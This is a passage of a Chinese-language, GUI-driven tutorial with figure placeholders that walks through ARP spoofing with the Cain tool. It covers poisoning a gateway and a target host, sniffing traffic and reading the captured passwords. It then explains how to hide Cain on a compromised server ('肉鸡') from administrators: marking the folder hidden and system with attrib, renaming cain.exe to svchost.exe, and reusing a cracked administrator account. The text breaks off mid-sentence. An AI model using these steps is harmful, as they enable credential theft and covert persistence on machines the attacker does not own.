


图9

择下面的那一项，在IP地址栏中随便填写一个，保证和目标IP在同一子网内即可。

基本的配置信息到这里就算是完成了，最后就是单击确定返回到主界面，然后点击“Sniffer”按钮，如图11，再点击图标栏中的第二个按钮，也就是那个类似网卡模样的图标，然后在下面窗口的空白处单击鼠标右键，选择“Scan MAC Addresses”，就会出现如图12所示的界面。




图10




图11

我们直接使用默认的点击“OK”，意思就是扫描出同一子网下所有的主机，当扫描完毕后，选择CAIN主界面下方左起第二个“ARP”按钮，出现了如图13所示的界面，点击上方左起的第七个按钮，也就是那个十字型的按钮，就会弹出如图14所示的界面。




图12

在左边一栏中选择网关的IP地址，如果不清楚网关IP地址，可以使用ipconfig命令进行查询。图中的192.168.1.1就是网关的IP地址，选中后就出现了如图15所示的界面。在右边栏中选择你要欺骗的IP地址，当然我这里除了本机外就只有一台计算机在线，所以没有别的选择，只有选择192.168.1.47，选择完毕后，点击“OK”确定。




图13




图14




图15




图16

此时在CAIN的界面中是不是看到已经出现了一台计算机图标了，如图16，如果你需要同时欺骗多台计算机的话可以重复以上的操作。到这里我们还有最后的一步，点击界面上方左起第三个，也就是黄色的那个按钮开始嗅探，如图17。




图17

看到没有？已经有数据被截获到了，那么，截获到的数据到要哪里查看呢？大家不要着急，我们可以单击CAIN界面下面一排的那个“Passwords”按钮，就来到了如图18所示的界面，通过点击左边的选项按钮，相应的就可以查看到所截获的数据了。

介绍完CAIN的基本使用方法后，我再给大家介绍一下在肉鸡上使用时如何达到隐藏的目的，毕竟这么大的一个软件安装到服务器上稍微有点常识的管理员都会察觉出来的。除了在安装过程中将路径隐藏的深一些外，最好再将CAIN文件进行系统隐藏，因为一般情况下系统隐藏默认是不会显示的，可以使用命令“attrib +h +s cain文件夹名”。然后最好对cain.exe进行改名，改成系统进程名，比如svchost.Exe，这样可以更进一步的起到迷惑管理员的效果。如果是已经破解出来了管理员的登录帐号和密码，我建议就直接使用管理员帐号进行登录，不要再新建系统帐户。开启CAIN后，可以使用快捷键Alt+Delete对软件进行隐藏，